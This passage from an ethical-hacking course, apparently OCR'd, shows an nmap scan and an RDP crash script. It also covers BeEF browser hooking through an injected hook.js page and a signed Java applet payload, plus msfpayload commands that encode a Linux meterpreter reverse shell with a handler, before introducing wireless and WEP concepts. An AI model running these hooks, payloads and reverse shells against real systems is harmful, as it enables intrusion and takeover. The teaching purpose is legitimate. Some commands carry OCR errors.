


```
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Microsoft DNS 6.0.6001
88/tcp    open  kerberos-sec     Windows 2003 Kerberos (server time: 2013-08-29
 22:56:25Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds     Microsoft Windows 2003 or 2008 microsoft-ds
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap
3269/tcp  open  globalcatLDAPssl?
3389/tcp  open  ms-wbt-server    Microsoft Terminal Service
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  msrpc            Microsoft Windows RPC
49158/tcp open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
MAC Address: 00:0C:29:A8:F1:5B (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:mic
```

You can use the rdpex.py script to crash the server



```
root@bt:~# python rdpex.py 192.168.28.226
```



- (Client side attack) Hack windows By BeEF
- BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.
- Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.


It is web application. When the client browse this website, the hacker can apply java payloads on the client computer.

Go and install Beef from back track, go exploitation tools, social engineering tools, BeEF XSS framework, BeEF

After the installation, you will get the hook url and uri url


Hook url: http://127.0.0.1:3000/js

Uri url: http://127.0.0.1:30000/uri/panel



```
[15:45:49]    |   Hook URL: http://127.0.0.1:3000/hook.js
[15:45:49]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[15:45:49][*] running on network interface: 192.168.28.13
```

Use the username beef and password beef to enter the control panel



Official website: http://beefproject.com/

Getting Started


Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.


Hooked Browsers

Change index.html in the apache /var/www/index.html and restart apache2



```
<html>
<haed>
<title>loading .....</title>
<script src="http://127.0.0.1:3000/hook.js"> </script>
</haed>
<body><h1>loading .....</h1>

</body>
</html>
```

We can redirect the browser to certain website





id	date	label
0	2013-09-06 16:33	command 1

Description: This module will redirect the selected hooked browser to the address specified in the 'Redirect URL' input.

Redirect URL: http://outlook.com

In the armitage, create the java_signed applet payload and put the SRVhost ip and lhost ip same as the hacker computer ip. Take the link and paste it under redirect browser section in the beef application. When the client will enter the link the computer will be hacked






Hack Linux By PAYLOAD

- You can hack any linux machin used wine program
- Wine program run windows file on linux
- msfpayload linux/x86/meterpreter/reverse_tcp LHOST=192.168.28.133 LPORT=4444 R| ./msfencode -t elf -e x86/shikata_ga_nai >> eduors
- Msfcli multi/handler payload= linux/x86/meterpreter/reverse_tcp lhost=192.168.28.133 lport=4444 E

The linux has less number of holes than the windows, but linux can be hacked with payloads.
Got to msf3 folder and write the command msfpayload linux.
Then use the command msfcli multi/handler to control the hacked machine when the client run the payload



```
root@bt:~# cd /opt/metasploit/msf3
root@bt:/opt/metasploit/msf3# msfpayload linux/x86/meterpreter/reverse_tcp LHOST
=192.168.28.133 LPORT=4444 R| ./msfencode -t elf -e x86/shikata_ga_nai >> eduors
[*] x86/shikata_ga_nai succeeded with size 77 (iteration=1)

root@bt:/opt/metasploit/msf3# msfcli mutli/handler payload=linux/x86/meterpreter
/reverse_tcp LHOST=192.168.28.133 LPORT=4444 E
```

Part 10: Wireless Hacking


Part 10 of Certified Ethical Hacker (CEH) Course

By

Dr. Hidaia Mahmood Alassouli


Hidaia_alassouli@hotmail.com

Part 10: Wireless Hacking Networks in Linux



Wireless Network

- Wireless network refers to any type of computer network that utilizes some form of wireless network connection.
- It is a method by which homes, telecommunications networks and enterprise (business) installations avoid the costly process of introducing cables into a building, or as a connection between various equipment locations. Wireless telecommunications networks are generally implemented and administered using radio communication. This implementation takes place at the physical level (layer) of the OSI model network structure



Understand Wireless Concept

Access Point: connect to a wired network using Wi-Fi


Wireless Network Adapter: connect to access point

Essid : name of the wireless network

Channel : number that represents a specific radio communication frequency

Encryption : process of encoding messages (WEP –WAP – WPA2)

There is access point which is the device that transmit the signal. There is wireless adapter which is the device that connects to access point. Essis is the name of the wireless network. Channel is a number that represents certain radio communication frequency and the encryption is the process of encoding messages using WAP – WEP – WPA2. It is divided to two steps, authentication and encryption.



Wireless Setting

Access Point	● Enable ○ Disable
Channel ID	EGYPT Channel04 2427MHz Current Channel: **2** (If you select Auto Channel Select, it need to reboot CPE after submitting settings!)
SSID Number	● 1 ○ 2 ○ 3 ○ 4
SSID Index	1
SSID	demo
Broadcast SSID	● Yes ○ No
Authentication Type	WEP-64Bits


WEP

Enter 5 ASCII characters or 10 hexadecimal digits for WEP-64Bits encryption keys.
Enter 13 ASCII characters or 26 hexadecimal digits for WEP-128Bits encryption keys.

● Key#1	
○ Key#2	
○ Key#3	
○ Key#4	


Advanced Setting

Beacon Interval	100
RTS/CTS Threshold	2347



Overview of WEP Authentication


- Wired Equivalent Privacy (WEP) was the first security option for 802.11 WLANs. WEP is used to encrypt data on the WLAN and can optionally be paired with shared key authentication to authenticate WLAN clients. WEP uses an RC4 64-bit or 128-bit encryption key to encrypt the layer 2 data payload. This WEP key comprises a 40-bit or 104-bit 